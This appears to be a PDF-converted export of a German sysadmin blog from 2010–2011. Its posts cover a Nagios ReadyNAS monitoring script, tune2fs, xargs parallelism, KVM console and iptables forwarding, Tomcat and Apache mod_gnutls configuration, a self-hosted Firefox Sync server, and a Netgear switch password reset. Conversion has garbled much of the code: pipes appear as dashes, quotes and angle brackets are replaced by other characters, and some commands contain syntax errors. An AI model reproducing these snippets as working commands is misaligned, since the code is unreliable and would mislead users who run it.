```

— awk ,{print $4}‘‘ intReturn=$STATE_OK
outMessage=„Fan1: $FAN1“ ;; fan2) FAN2=‘snmpget
$1 -v2c -c $2 .1.3.6.1.4.1.4526.18.4.1.2.2 — awk ,{print
$4}‘‘ intReturn=$STATE_OK outMessage=„Fan2:
$FAN2“ ;; systemp) SYSTEMP=‘snmpget $1 -
v2c -c $2 .1.3.6.1.4.1.4526.18.5.1.2.1 — awk ,{print
$4}‘‘ SYSCCEL=‘echo „scale=2;(5/9)*($SYSTEMP-
32)“—bc‘ SYSTEMPOK=‘snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.5.1.3.1 — sed ,s/. *ING: „//g‘ —
sed ,s/“//g‘ if [ $SYSTEMPOK == „ok“ ]; then intRe-
turn=$STATE_OK else intReturn=$STATE_WARNING
fi outMessage=„System Temperature: $SYSCCEL Celsius
– $SYSTEMPOK“ ;; raidstatus) RAID=‘ snmpget
$1 -v2c -c $2 .1.3.6.1.4.1.4526.18.7.1.3.1 — sed ,s/. *ING:
“ //g‘ — sed ,s/„//g‘ RAIDSTAT=‘snmpget $1 -v2c -c
$2 .1.3.6.1.4.1.4526.18.7.1.4.1 — sed ,s/. *ING: „//g‘ —
sed ,s/“//g‘ if [ $RAIDSTAT == „ok“ ]; then intRe-
turn=$STATE_OK else intReturn=$STATE_WARNING fi
outMessage=„RAID: $RAID – $RAIDSTAT“ ;; freespace)
SPACE=‘ snmpget $1 -v2c -c $2 .1.3.6.1.4.1.4526.18.7.1.5.1
— awk ,{print $4}‘‘ intReturn=$STATE_OK MB=‘echo
„scale=2; $SPACE/1024“ — bc‘ outMessage=„Free
Space: $MB mb“ ;; *) intReturn=$STATE_OK out-
Message=“ Usage: $0 IPADDRESS SNMPCOMMU-
NITY STATUS \n \n Available statuses are: \n\n
disk1status—disk2status—disk3status—disk4status \n
disk1temp—disk2temp—disk3temp—disk4temp \n
fan1—fan2 \n systemp \n raidstatus \n freespace“ ;;
esac echo -e $outMessage exit $intReturn

```

(download<sup>179</sup>) in den Ordner /usr/lib/nagios/plugins/ verschieben und nachdem das folgende check\_command in der /etc/nagios3/commands.cfg definiert wurde:

```

# Netgear ReadyNAS 2100 define command{
command_name check_readynas command_line

```

<sup>179</sup>[http://blog.pregos.info/wp-content/uploads/2010/07/check\\_readynas.txt](http://blog.pregos.info/wp-content/uploads/2010/07/check_readynas.txt) ↵

```

$USER1$/check_readynas $HOSTADDRESS$ $ARG1$
$ARG2$ }

```

kann man ganz einfach die entsprechenden Checks definieren. Beispiel:

```

define host { host_name netgear-readynas alias Netgear ReadyNAS 2100 Business Editon 8TB address 1.2.3.4 use device-template }
define service{ host netgear-readynas service_description DISK1 TEMP check_command check_readynas! MYSNMPCOMMUNITY!disk1temp use device-service }

```

Bei uns sieht das ganze dann so aus:

DISK1 STATUS	OK	2010-07-19 15:42:48	66 7h 30m 39s	1/4	Disk1: Hea3r HUA722020AL330 1863 GB - ok
DISK1 TEMP	OK	2010-07-19 15:41:34	66 4h 56m 25s	1/4	Disk1: 38.50 Celsius
DISK2 STATUS	OK	2010-07-19 15:43:07	66 5h 4m 2s	1/4	Disk2: Hea3r HUA722020AL330 1863 GB - ok
DISK2 TEMP	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	Disk2: 39.60 Celsius
DISK3 STATUS	OK	2010-07-19 15:42:48	66 7h 26m 19s	1/4	Disk3: Hea3r HUA722020AL330 1863 GB - ok
DISK3 TEMP	OK	2010-07-19 15:42:39	66 7h 26m 19s	1/4	Disk3: 39.60 Celsius
DISK4 STATUS	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	Disk4: Hea3r HUA722020AL330 1863 GB - ok
DISK4 TEMP	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	Disk4: 38.50 Celsius
RAID1	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	Fault: 0/0/0
RAID2	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	Fault: 7/0/0
FREE SPACE	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	Free Space: 5554.00 mb
HTTP	OK	2010-07-19 15:42:47	66 7h 36m 16s	1/4	HTTP OK: HTTP/1.1 200 OK - 362 bytes in 0.001 seconds
RAID	OK	2010-07-19 15:42:48	66 7h 36m 7s	1/4	RAID OK: RAID Level = 0, RAID Level = 1, RAID Level = 5
RAID STATUS	OK	2010-07-19 15:42:47	66 7h 26m 19s	1/4	RAID: RAID Level X2 - ok
SYS TEMP	OK	2010-07-19 15:45:06	66 7h 26m 19s	1/4	System Temperature: 43.45 Celsius - ok

## IT Crowd – Season 4

Sonntag, 15. August 2010



just finished. It is incredible cool as usual and season 5 is announced<sup>180</sup> already 😊

## Die richtige Sprache finden

Donnerstag, 19. August 2010

Nein, ich meine nicht Programiersprache, sondern die richtige Sprache, wenn es darum geht Benutzern Computerprobleme zu beschreiben. In IT-Crowd gibt es in der ersten Staffel, erste Episode relativ am Anfang eine Szene wo Moss den Telefonhoerer abnimmt und anfaengt zu erzahlen:

*„Hello, IT? Yah-hah? Have you tried forcing an expected reboot? You see the driver hooks the function by patching the system call table, so its not safe to unload it unless another threads about to jump in there and do its stuff, and you dont want to end up in the middle of invalid memory.“*

Ein sehr gutes Beispiel um das Problem der falschen Sprache einem Benutzer gegenueber zu zeigen. Gestern bekam ich eine Email mit einem sehr witzigen Text, das aber genau dieses Problem aufgreift und lustig loest. Ich schreibe diesen Eintrag, weil ich es wichtig finde, immer die richtige Sprache zu finden. Nur so koennen die User, Vorgesetzten, Kunden etc. dann auch das Probleme verstehen und begreifen.

Anfrage der Anwenderin:

Wenn ich ein Film auf meine Diskette speichern moechte, kommt die Meldung, dass auf der Diskette nicht genugend Speicherplatz vorhanden ist. Dann versuche ich mit „speichern Verknuepfung“ und dann ist Platz genug und Film ist auf der Diskette. Problem ist aber, wenn ich diesen Film auf der Diskette auf einem anderen PC anschauen moechte. Da kommt die Meldung: „nicht gefunden“. Aber auf meinem PC funktioniert es. Was kann es sein?

---

<sup>180</sup>[http://www.comedy.co.uk/news/story/00000310/the\\_it\\_crowd\\_series\\_5](http://www.comedy.co.uk/news/story/00000310/the_it_crowd_series_5) ←  
/

Antwort IT-Hotline:

Sehr geehrte Anwenderin,

in Ihre Handtasche passt Ihr Pelzmantel einfach nicht rein. Ein Zettel mit Vermerk, dass Ihr Pelzmantel im Schrank hängt, passt in Ihre Handtasche rein. Also solange Sie diesen Zettel daheim lesen, finden Sie Ihren Pelzmantel im Schrank. Schwieriger wird es, wenn Sie Ihre Freundin besuchen und dort Ihren Zettel lesen und erfahren, dass Ihr Pelzmantel im Schrank hängt. In dem Schrank von Ihrer Freundin können Sie suchen, so lange Sie wollen, Ihren Pelzmantel finden Sie dort bestimmt nicht. . .

Noch eine Hilfe:

Handtasche = Diskette

Pelzmantel = Film

Zettel = Verknüpfung

Schrank = PC

Motten im Schrank = PC Virus

Nachbar im Schrank = Hacker

## **ext2/3: fuer root reservierte Bloecke freigeben**

Donnerstag, 26. August 2010

Bei ueblichen Distributionen wie Debian oder Ubuntu wird bei dem formatieren einer Festplatte mit ext2 oder ext3 immer ein Bereich von ~5% fuer root reserviert. Dieses fuehrt dazu, dass die Festplatten einen kleineren Bereich zur Verfuegung haben, als sie eigentlich Besitzen. Gerade bei grosen Festplatten oder entsprechenden RAIDs koennen die 5% ganz schoen viel werden.

Wieviel Speicher reserviert ist kann man mit dem Tool `tune2fs` herausfinden. Der Befehl:

```
tune2fs -l /dev/mydevice
```

gibt mir u.a. die Werte „*Reserved block count*“ und „*Block size*“ aus. Multipliziert man nun diese beiden Zahlen bekommt man heraus, wieviele Bytes benutzt sind.

Den Speicher freigeben kann man ebenfalls mit dem Programm `tune2fs`:

```
tune2fs -m 0 /dev/mydevice
```

Den Unterschied kann man z. B mit dem Tool `df` angucken, wenn man es vorher und nachher aufruft. Interessant ist nicht der „*Size*“ sondern der „*Avail*“ Wert.

## i/o – snippets

Mittwoch, 1. September 2010

- What exactly is „*iowait*“?<sup>181</sup> (backup<sup>182</sup>)
- The difference between %*iowait* from `sar` and %*util* from `iostat`<sup>183</sup> (backup<sup>184</sup>)
- Messen von I/O Performance<sup>185</sup>
- I/O Performance Benchmarking Tools im Ueberblick<sup>186</sup>

---

<sup>181</sup><http://unix.derkeiler.com/Mailing-Lists/AIX-L/2004-04/att-0096/> ↔  
`iowait.txt`

<sup>182</sup><http://blog.pregos.info/wp-content/uploads/2010/09/iowait.txt>

<sup>183</sup><http://ebergen.net/wordpress/2008/02/25/the-difference-between-iowait-from-sar-and-util-from-iostat/> ↔

<sup>184</sup>[http://blog.pregos.info/wp-content/uploads/2010/09/eric\\_bergen\\_sar\\_iostat.pdf](http://blog.pregos.info/wp-content/uploads/2010/09/eric_bergen_sar_iostat.pdf) ↔


<sup>185</sup>[http://www.thomas-krenn.com/de/wiki/Messen\\_von\\_I/O\\_Performance](http://www.thomas-krenn.com/de/wiki/Messen_von_I/O_Performance)

<sup>186</sup>[http://www.thomas-krenn.com/de/wiki/I/O\\_Performance\\_Benchmarking\\_Tools\\_im\\_](http://www.thomas-krenn.com/de/wiki/I/O_Performance_Benchmarking_Tools_im_) ↔

# simpler X-Server fuer Windows

Montag, 27. September 2010

Ein sehr netter und einfacher X-Server fuer Windows ist Xming<sup>187</sup>. Nach der Installation und dem Start listet er sich ruhig im Systray ein. Nun nur noch per Putty eine SSH-Verbindung mit X-Forwarding (Connection -i; SSH -i; X11 -i; Enable X11 forwarding) starten und auf dem Linuxserver das gewuenschte Tool (z. B. virt-manager) starten.



# bash Skript und Multicore Prozessoren

Montag, 27. September 2010

Wenn man viel mit bash-Skripten macht, kommt man oft an das Problem, dass man Multicore-Prozessoren nicht richtig ausreizen kann. Nehmen wir das Beispiel, dass man alle \*.tif Bilder in einem Ordner mit Hilfe von imagemagick zu TIFF/JPEG komprimieren moechte. Das Skript:

```
for i in *.tif ; do convert $i -compress JPEG $i; done
```

<sup>187</sup><http://sourceforge.net/projects/xming/>

macht dieses, ein Bild nacheinander. Man koennte das ganze nun schneller machen, indem man einfach jeden convert in eine Subshell packt:

```
for i in *.tif ; do convert $i -compress JPEG $i &&; done
```

kommt dann aber sehr schnell in Schwierigkeiten, wenn dann nen Ordner mit z. B. 500 Bildern hat und dann auch 500 Subshells. Eine elegantere Loesung ist, eine maximale Anzahl von Prozessen anzugeben die nicht ueberschritten wird und dann abzuarbeiten. Dafuer laesst sich xargs gut benutzen. Wenn man z. B. maximal vier Prozesse haben moechte geht das mit:

```
find *.tif -print0 — xargs -0 -I {} -P 4 convert -compress JPEG {} {}
```

Dabei bedeuten die Parameter bei find:

- `-print0` -i print the full file name on the standard output, followed by a null character

und bei xargs:

- `-0` -i Input items are terminated by a null character instead of by whitespace
- `-I {}` -i Replace string
- `-P 4` -i Run up to max-procs processes at a time

Der String replace wird genutzt um zweimal das gleiche Argument zu uebergeben. Arbeitet man mit `-n 2` werden zwei aufeinanderfolgende Argumente uebergeben.

## djvu2tiff

Dienstag, 28. September 2010

convert djvu to tiff files with bash: `ddjvu -format=tiff file.djvu file.tiff`

## Howto: virsh console

Mittwoch, 29. September 2010

Bei XEN gibt es den praktischen Befehl `xm console domU-name` und man hat von der physikalischen Maschine eine Konsole zu der virtuellen.

KVM bringt mit dem Befehl `virsh console maschinename` die gleiche Funktion ebenfalls mit. Damit das ganze funktioniert muss – zumindest bei Debian – noch etwas nachgeholfen werden. In der `/etc/inittab` muss die folgende Zeile relativ am Ende einkommentiert und entsprechend angepasst werden (`change 9600 to 115200`) werden:

```
T0:23:respawn:/sbin/getty -L ttyS0 115200 vt100
```

Anschliessend noch in der `/boot/grub/menu.lst` in der Zeile die mit `#kopt` beginnt die folgenden Optionen anhaengen:

```
console=tty0 console=ttyS0,115200
```

und die Aenderungen mit dem Befehl `update-grub` uebernehmen.

Die erste Anpassung in der `inittab` bewirkt, dass man in ein fertig gestartetes Linuxsystem kommt. Die Anpassung mit der `Kerneloption` bewirkt, dass man auch vorher beim Systemstart bereits eine Konsole bekommt.

Hinaus kommt man dort uebrigens wieder mit der Tastenkombination `Strg+Alt Gr+9` ... wie damals, good old telnet times.

## rotate pdf in bash command line

Freitag, 8. Oktober 2010

```
pdftk filename.pdf cat 1-endS output rotated_filename.pdf
```

## NFS mount via Samba reexportieren

Montag, 11. Oktober 2010

Merke: um einen NFS-Mount via Samba zu reexportieren, die `oplocks = no` direktive fuer den Share in der `smb.conf` setzen.

## Archiv der eigenen Twitternachrichten

Dienstag, 12. Oktober 2010

Lange schon habe ich mir Gedanken darueber gemacht wie ich ein Archiv aller meiner Twitternachrichten realisieren koennte. Durch Zufall bin ich auf Tweet Nest<sup>188</sup> gestossen. Damit ist es moeglich die eigenen Twitternachrichten zu holen und lokal in einer eigenen Datenbank zu speichern. Das Installieren ging sehr schnell und einfach, meine Installation ist unter <http://tweets.pregos.info> zu finden.

## Zeilenumbruchverhalten in joe anpassen

Mittwoch, 20. Oktober 2010

in der `/etc/joe/joerc` den Wert von `-rmargin` auf z. B. 150 setzen.

## mysql snippet

Donnerstag, 21. Oktober 2010

```
mysql -u root -p create database MYDATABASENAME;  
create user 'MYUSERNAME'@,localhost' identified
```

---

<sup>188</sup><http://pongsocket.com/tweetnest/>

by ‚MYPASSWORD‘; grant all privileges on MYDATABASE.\* to ‚MYUSERNAME‘@‚localhost‘ with grant option; flush privileges; quit

## hostname aendern

Dienstag, 9. November 2010

```
hostname -F /etc/hostname189
```

## libstdc++.so.5 unter Ubuntu 10.04 LTS 64bit

Donnerstag, 25. November 2010

Fuer den Tivoli Storage Manager Client (tsm) 5.5.3 benoetigt man libstdc++.so.5 damit er funktioniert. Unter Ubuntu 10.04 LTS 64bit wird aber nur noch libstdc++.so.6 mitgeliefert. Um an die richtige Datei zu kommen muss man deswegen:

```
wget http://security.ubuntu.com/ubuntu/pool/universe/i/ia32-libs/ia32-libs_2.7ubuntu6.1_amd64.deb dpkg-deb -x ia32-libs_2.7ubuntu6.1_amd64.deb ia32-libs sudo cp ia32-libs/usr/lib32/libstdc++.so.5.0.7 /usr/lib32/ cd /usr/lib32 sudo ln -s libstdc++.so.5.0.7 libstdc++.so.5
```

(via)<sup>190</sup>

## ls -l neuste dateien unten anzeigen

Freitag, 3. Dezember 2010

Die Parameter *-t* und *-r* sind dein Freund, z. B. *ls -ltrh*

---

<sup>189</sup><http://twitter.com/pregopresto/statuses/10019446747>

<sup>190</sup><http://www.hackourlives.com/ubuntu-10-04-lucid-lynx-libstdc-so-5/>

# Tomcat / Java config snippets

Samstag, 4. Dezember 2010

Die hier gemachten Angaben basieren alle auf dem Tomcat6 der bei Ubuntu Linux 10.04 LTS mitgeliefert wird.

Tomcat auf Port 80 laufen lassen Um den Tomcat auf Port 80 laufen zu lassen in der `/etc/tomcat6/server.xml` den Connector `port="8080"` auf `port="80"` abaendern und in der `/etc/default/tomcat6` den Wert `AUTHBIND=yes` setzen.

Tomcat Manager installieren Der Tomcat Manager versteckt sich hinter dem Paket

`aptitude install tomcat6-admin`

Anschliessend in der `/etc/tomcat6/tomcat-users.xml` im Block die folgenden Zeilen einfuegen

```
<role rolename=„manager“/> <user username=„MYUSERNAME“ password=„MYPASSWORD“ roles=„manager“/>
```

Danach kann man den Tomcat Manager unter der gewohnten Adresse `http://MYHOSTNAME.TLD/manager/html` aufrufen.

Zugriff bei Tomcat Manager auf IP beschraenken Um den Tomcat Manager nicht fuer alle frei offen im Netz zu haben empfiehlt es sich den Zugriff darauf zu beschraenken. Dafuer in der `/etc/tomcat6/Catalina/localhost/manager.xml` den Context Eintrag wie folgt abaendern:

```
<Context path=„/manager“ docBase=„/usr/share/tomcat6-admin/manager“ antiResourceLocking=„false“ privileged=„true“> <Valve className=„org.apache.catalina.valves.RemoteAddrValve“ allow=„1\\.2\\.3\\.4“/> </Context>
```

Password Hashes statt Plain text in der `tomcat-users.xml`  
Um Password Hashes statt Plain text Passwoerter zu verwenden muss der folgende Absatz in die Host section in der `/etc/tomcat6/server.xml` eingefuegt werden:

```
¡Realm className=„org.apache.catalina.realm. Memory-  
Realm“ digest=„SHA“ /¡
```

anschliessend den Hash erzeugen mit:

```
cd /usr/share/tomcat6/bin/ export JAVA_HOME=/usr/lib/jvm/java-6-sun ./digest.sh -a SHA  
MYPASSWORD
```

und dann den Hash anstatt des Plain text Passwortes in der */etc/tomcat6/tomcat-users.xml* im Passwortattribut speichern.

**Komprimierung im Tomcat aktivieren** Um die Komprimierung der ausgelieferten Daten zu aktivieren in der */etc/tomcat6/server.xml* dem Connector Eintrag um die folgenden Attribute erweitern:

```
compression=„on“ compressionMinSize=„2048“  
noCompressionUserAgents=„gozilla, traviata“  
compressableMimeType=„text/html, text/xml, text/plain,  
text/css, text/javascript“
```

**Default root auf alternatives webapps Verzeichnis** Um den default root des Tomcat auf ein eigenes webapps Verzeichnis zu legen in der */etc/tomcat6/server.xml* innerhalb des Blocks den folgenden Absatz einfüegen:

```
¡Context path=„“ docBase=„MYWEBAPPSDIR“  
debug=„0“ reloadable=„true“ ¡ /Context¡
```

**Access log schreiben** Um eine access.log wie vom Apache gewohnt zu bekommen, muss in der */etc/tomcat6/server.xml* den per default auskommentierten AccessLogValve einkommentieren:

```
¡Valve className=„org.apache.catalina.valves. AccessLogValve“  
directory=„logs“ prefix=„MYHOSTNAME_access_log.“  
suffix=„.txt“ pattern=„common“  
resolveHosts=„false“ /¡
```

Die Datei ist anschliessend unter */var/logs/tomcat6/MYHOSTNAME\_access.log* zu finden.

JMXREMOTE Connector aktivieren Dafuer in der */etc/default/tomcat6* in den `JAVA_OPTS=""` die folgenden Zeilen hinzufuegen:

```
-Dcom.sun.management.jmxremote=,tomcat' -  
Dcom.sun.management.jmxremote.port=,8086' -  
Dcom.sun.management.jmxremote.authenticate=,true' -  
Dcom.sun.management.jmxremote.password.file=,/etc/java-  
6-sun/management/jmxremote.password' -  
Dcom.sun.management.jmxremote.ssl=,false'
```

und in der angegebenen Passwortdatei die Passwoerter definieren, z. B.:

```
monitorRole MYPASSWORD1 controlRole MYPASS-  
WORD2
```

Notiz an mich: Diesen Beitrag NUR im HTML Fenster bearbeiten, nicht in der WYSIWIG, sonst werden die Code snippets rausgeschnitten.

## KVM, interne Maschine, RDP Zugriff von extern

Dienstag, 7. Dezember 2010

Wenn man mit KVM eine Maschine virtualisiert hat, und diese dann in ein eigenes internes Netz haengt, z. B. 192.168.X.X, dann ist es zwar normalerweise moeglich via NAT ins Internet zu gehen, aber wie komme ich von extern auf diese Maschine. Konkrete Fragestellung bei mir war: Wie komme ich von extern per Remotedesktop auf die Maschine?

- per SSH mit X-Forwarding auf der physikalischen einloggen und dann mit rdesktop, Beispiel:

```
rdesktop -k de -u MYUSERNAME -g 1280x1024  
192.168.2.2
```

- mit netten iptables Regeln

Als erstes generell erlauben, dass Traffic auch an die internen Maschinen weitergeleitet werden darf:

```
iptables -I FORWARD -d 192.168.2.0/24 -j ACCEPT
```

Danach den entsprechenden Dienst einrichten, in diesem Fall RDP:

```
iptables -t nat -A PREROUTING -p tcp -d 1.2.3.4 --dport 3389 -j DNAT --to-destination 192.168.2.2:3389
```

Die iptables Regeln habe ich bereits vor einiger Zeit von meinem Cousin Emil Wagner<sup>191</sup> per Mail bekommen. Danke dafür!

## Howto: Der eigene Weave Minimal Server / Firefox Sync

Mittwoch, 8. Dezember 2010

Vor 1 1/2 Jahren habe ich den Artikel “Firefox Lesezeichen ueberall – Selfmade!<sup>192</sup>“ geschrieben, wo ich beschrieben habe, wie man mit dem Firefoxplugin Foxmarks bzw. spaeter Xmarks und einem Apache Webserver mit mod\_dav enabled seine Lesezeichen auf den eigenen Server syncnt und so die Kontrolle ueber die Daten behaelt.

Mozilla hat vor einiger Zeit das Weave Projekt gegruendet, dass es spaeter in Sync<sup>193</sup> umbenannt hat. Fuer Firefox 3.5 aufwaerts gibts ein Firefoxplugin, ab der Version 4.0 wird die Funktionalitaet direkt in Firefox enthalten sein. Das Plugin kann Lesezeichen, Passwoerter, Einstellungen, Chronik und offene Tabs an einen Server syncen und so an verschiedenen Standorten verfuegbar machen. Grund genug sich das

---

<sup>191</sup><http://www.apeunit.com/emil-wagner>

<sup>192</sup><http://blog.pregos.info/2009/06/01/firefox-lesezeichen-ueberall-selfmade/> ↩

<sup>193</sup><https://mozillalabs.com/sync/>

anzugucken und grund fuer mich, mich von Xmarks zu verabschieden.

Voraussetzung fuer eine Installation ist, dass man einen eigenen Apacheserver irgendwo laufen hat. Wenn ich das richtig ueberblicke benoetigt man die Module

```
aptitude install libapache2-mod-php5 php5-sqlite
```

Anschliessend das `weave_minimal.tgz` aus diesem Blogeintrag<sup>194</sup> vorletzter Absatz (Mirror<sup>195</sup>) herunterladen und in ein Verzeichnis im DocumentRoot entpacken. Ich persoendlich habe mir eine eigene Subdomain gemacht und in Apache einfach fix einen neuen vhost eingerichtet. Wichtig ist nur, dass man anschliessend in der Apacheconfig einen Alias setzt:

```
Alias /weave /PATH/TO/DOCUMENTROOT//weave/index.php
```

Wobei der Pfad entsprechend der lokalen gegebenheiten anzupassen ist. Nun einmal den Apache neustarten damit die Aenderungen uebernommen werden. Als naechstes geht man mit seinem Webbrowser auf die URL: `http://MYDOMAIN.TLD/weave/1.0/MYUSERNAME/info/collection` wobei MYDOMAIN.TLD natuerlich mit dem eigenen Domainnamen und MYUSERNAME ein Benutzername ist. Bei der Aufforderung sich einzuloggen gibt man einfach eirgendwas ein. Die Authentifizierung schlaegt fehl aber die Datenbank wird erzeugt. Danach geht man auf den Server in das Verzeichnis in dem der entpackte Tarball liegt und legt einen Benutzer an mit dem Befehl:

```
php5 create_user MYUSERNAME
```

---

<sup>194</sup><http://tobyelliott.wordpress.com/2009/09/11/weave-minimal-server/>

<sup>195</sup>[http://blog.pregos.info/wp-content/uploads/2010/12/weave\\_minimal.tar.gz](http://blog.pregos.info/wp-content/uploads/2010/12/weave_minimal.tar.gz) ←

wobei MYUSERNAME wieder durch den gewuenschten Benutzernamen zu ersetzen ist. Weiter waehlt man sein Passwort und bestaetigt dieses. Nun ist man schon fast am Ziel. Falls noch nicht geschehen das Firefox Sync Plugin<sup>196</sup> installieren und den Browser neustarten.

Wenn man nun Firefox Sync ueber den Assistenten einrichtet waehlt man als erstes aus „I Have a Firefox-Sync Account“. In dem zweiten Fenster sagt man „Eigenen Server verwenden“ und gibt die Server URL mit dem anschliessenden /weave/ ein, z. B. <http://MYDOMAIN.TLD/weave/> . Der Benutzername und das Passwort sind die, die man bei dem create\_user angelegt hat. Nachdem man diesen Punkt mit „Weiter“ bestaetigt hat, wird man aufgefordert seinen Sync Key einzugeben. Zuerst war ich etwas irritiert, aber es ist nicht das Passwort sondern eine random Zeichenkette die die eigenen Daten auf dem Server dann verschlueselt. Ich habe hier einfach ein alternatives Passwort genommen. Mit „Weiter“ und „Fertigstellen“ Bestaetigen und voila...




## Apple, Google, and your App

Montag, 13. Dezember 2010

Das Ding ist zwar schon alt, aber immer wenn ichs suche finde ichs nicht, deswegen jetzt hier nochmal eben fuer die eigene Doku:

---

<sup>196</sup><https://addons.mozilla.org/de/firefox/addon/10868/>



STUFFTHATHAPPENS.COM BY ERIC BURKE

## bash [if -e \*. TIF -j [: too many arguments

Mittwoch, 15. Dezember 2010

Wenn man in bash in einer if [-e Schleife nach einem Wildcardeintrag sucht, bekommt man immer die Fehlermeldung [: too many arguments. Hintergrund ist, dass -e immer nur ein Argument verarbeiten kann und nicht mit Wildcards umgehen kann. Der Workaround dafür ist:

```
files=$(ls *. TIF 2j /dev/null — wc -l) if [ „,$files“ != „,0“ ]
; then for i in *. TIF; do mv $i ${i/\./.tif/\. TIF}; done fi
```

Gefunden habe ich die Lösung bei MDLog:/sysadmin<sup>197</sup>

<sup>197</sup><http://www.ducea.com/2009/03/05/bash-tips-if-e-wildcard-file-check-too-many-arguments/>

# HowTo: multiple Apache2 vhosts mit unterschiedlichen SSL-Zertifikaten

Samstag, 18. Dezember 2010

**Die Aufgabe:** in Apache bei verschiedenen vhosts verschiedene SSL-Zertifikate fuer die Verschluesselung definieren.  
**Das Problem:** mit mod\_ssl laesst sich das ganze nicht so einfach realisieren.

**Die Ursache:** vhosts basieren auf Basis von HTTP-Headers, SSL liegt ein Layer darunter. Die Verbindung wird gesichert bevor HTTP gesprochen wird. Der Server kann bei Verbindungsaufbau nicht wissen welchen vhost er danach bedienen soll, deswegen kann er das richtiger Zertifikat nicht auswaehlen.

**Die Loesung:** mod\_gnutls

**HowTo:** das ganze unter Debian Lenny

Ich gehe an dieser Stelle davon aus, dass man bereits SSL-Zertifikate generiert hat (blubs<sup>198</sup>).

Als naechstes ist es nun wichtig das Modul zu installieren, anzupassen und zu aktivieren:

```
aptitude install libapache2-mod-gnutls
```

Danach die */etc/apache2/mods-available/gnutls.conf* anpassen:

```
¡IfModule mod_gnutls.c¡ GnuTLSCache dbm /var/cache/a-  
pache2/gnutls.cache AddType application/x-x509-ca-cert  
.crt AddType application/x-pkcs7-crl .crl GnuTLSCache-  
Timeout 300 NameVirtualHost *:443 ¡/IfModule¡
```

und das Modul aktivieren:

```
a2enmod gnutls
```

Nun noch die Zeile:

```
Listen 443
```

---

<sup>198</sup><http://blog.pregos.info/2008/10/23/apache2-ssl-certificate/>

zu der `/etc/apache2/ports.conf` hinzufuegen und dabei darauf achten, dass die Zeile vor der „Listen 80“ steht, da es sonst in der `/var/log/apache2/error.log` zu den folgenden Zeilen kommen kann:

```
[Sun Dec 05 14:37:06 2010] [error] [client ::1] GnuTLS: Handshake Failed (-8) ,A record packet with illegal version was received.'
```

Nun koennen die vhosts entsprechend eingerichtet werden. Hier ein generisches Beispiel fuer einen vhost:

```
VirtualHost *:443 {
    ServerAdmin webmaster@example.net
    ServerName www.example.net ServerAlias example.net
    DocumentRoot /var/www/example.net/
    Directory /var/www/example.net/ {
        Options +Indexes
        GnuTLSEnable on
        GnuTLSCertificateFile /etc/ssl/myCA/private/www.example.net-key-cert.pem
        GnuTLSKeyFile /etc/ssl/myCA/private/www.example.net-key-cert.pem
        GnuTLSPriorities SECURE:! MD5
        CustomLog /var/log/apache2/example.net-access.log combined
    }
}
```

Nach einem Neustart von Apache2 kann nun per https auf den gewuenschten vhost zugegriffen werden, viel Spass beim Einrichten des zweiten und freien wenns klappt!

## Merry Christmas 2.0

Dienstag, 21. Dezember 2010

## Encoding von Textdateien herausfinden

Dienstag, 21. Dezember 2010

```
aptitude install enca enca -L none /path/to/example-file.txt
```

# Goetemp – Temperatur und Wetterwarnungen fuer Goettingen

Dienstag, 28. Dezember 2010



Am 23. Oktober 2009 habe ich das erste simple Bash Skript mittels cronjob gestartet (dazugehoeriger Blogeintrag<sup>199</sup>), dass die aktuelle Temperatur in Goettingen jede Stunde bei Twitter auf dem Account @goetemp<sup>200</sup> twittert.

Es gab dann immer mal wieder kleine Veraenderungen, als Twitter die Basic Authentication via HTTP einstellte habe ich es um OAuth erweitert, und diesen Sommer gab es dann aus aktuellem Anlass auch die Ozon Werte<sup>201</sup> mit dabei. Alles passierte auf der Basis des Bash-Skriptes.

In den Weihnachtsferien nun habe ich das ganze komplett neugeschrieben – in PHP. Es ist erheblich flexibler und ich

---

<sup>199</sup><http://blog.pregos.info/2009/10/23/temperatur-aus-goettingen-twittern/> ←

<sup>200</sup><http://www.twitter.com/goetemp>

<sup>201</sup><http://twitter.com/pregopresto/statuses/18259881552>

kann die Dinge einfacher damit loesen. Ausserdem hab ich gleich mal ein kleines Bildchen dazugepackt, eine Website ist mit PHP auch sofort realisiert – [www.goetemp.de](http://www.goetemp.de) - und um einen RSS-Feed ergaenzt. Als neues Extra gibt es jetzt auch Wetterwarnungen fuer Goettingen – sollten welche vorliegen. Das mit den Wetterwarnungen wuerde ich noch als Experimentell bezeichnen, denke aber, dass es stabil genug ist um in der Wildniss zu ueberleben.

Taeglich freue ich mich ueber den Account und die Informationen, und finde es toll, dass auch andere dieses kleine Projekt als nuetzlich erachten. Ich bin schon ein bisschen Stolz darueber, dass der Account inzwischen gute 100 Follower hat, obwohl ich den SPAM-Anteil daran nicht wirklich einschaezen kann. Fuer das naechste Jahr habe ich mir vorgenommen, dass der Dienst genau so wie er jetzt ist stabil weiterlaeuft.

## **The Brick Thief: A LEGO Short Film**

Mittwoch, 5. Januar 2011

## **Howto: Netgear FSM726 Password reset**

Dienstag, 11. Januar 2011

1. While booting up, press „STRG+C“ to enter boot code menu.
2. Press „STRG+D“ in boot code main menu to enter debug menu.
3. Press „5“ to choose „Flash Access“.
4. Press „2“ to choose „Flash Erase“
5. „Start of sector #“: Press 23 Enter
6. „End of sector #“: Press 31 Enter

## 7. Confirm this command

# Ubuntu 10.10 fix cube rotate mouse wheel

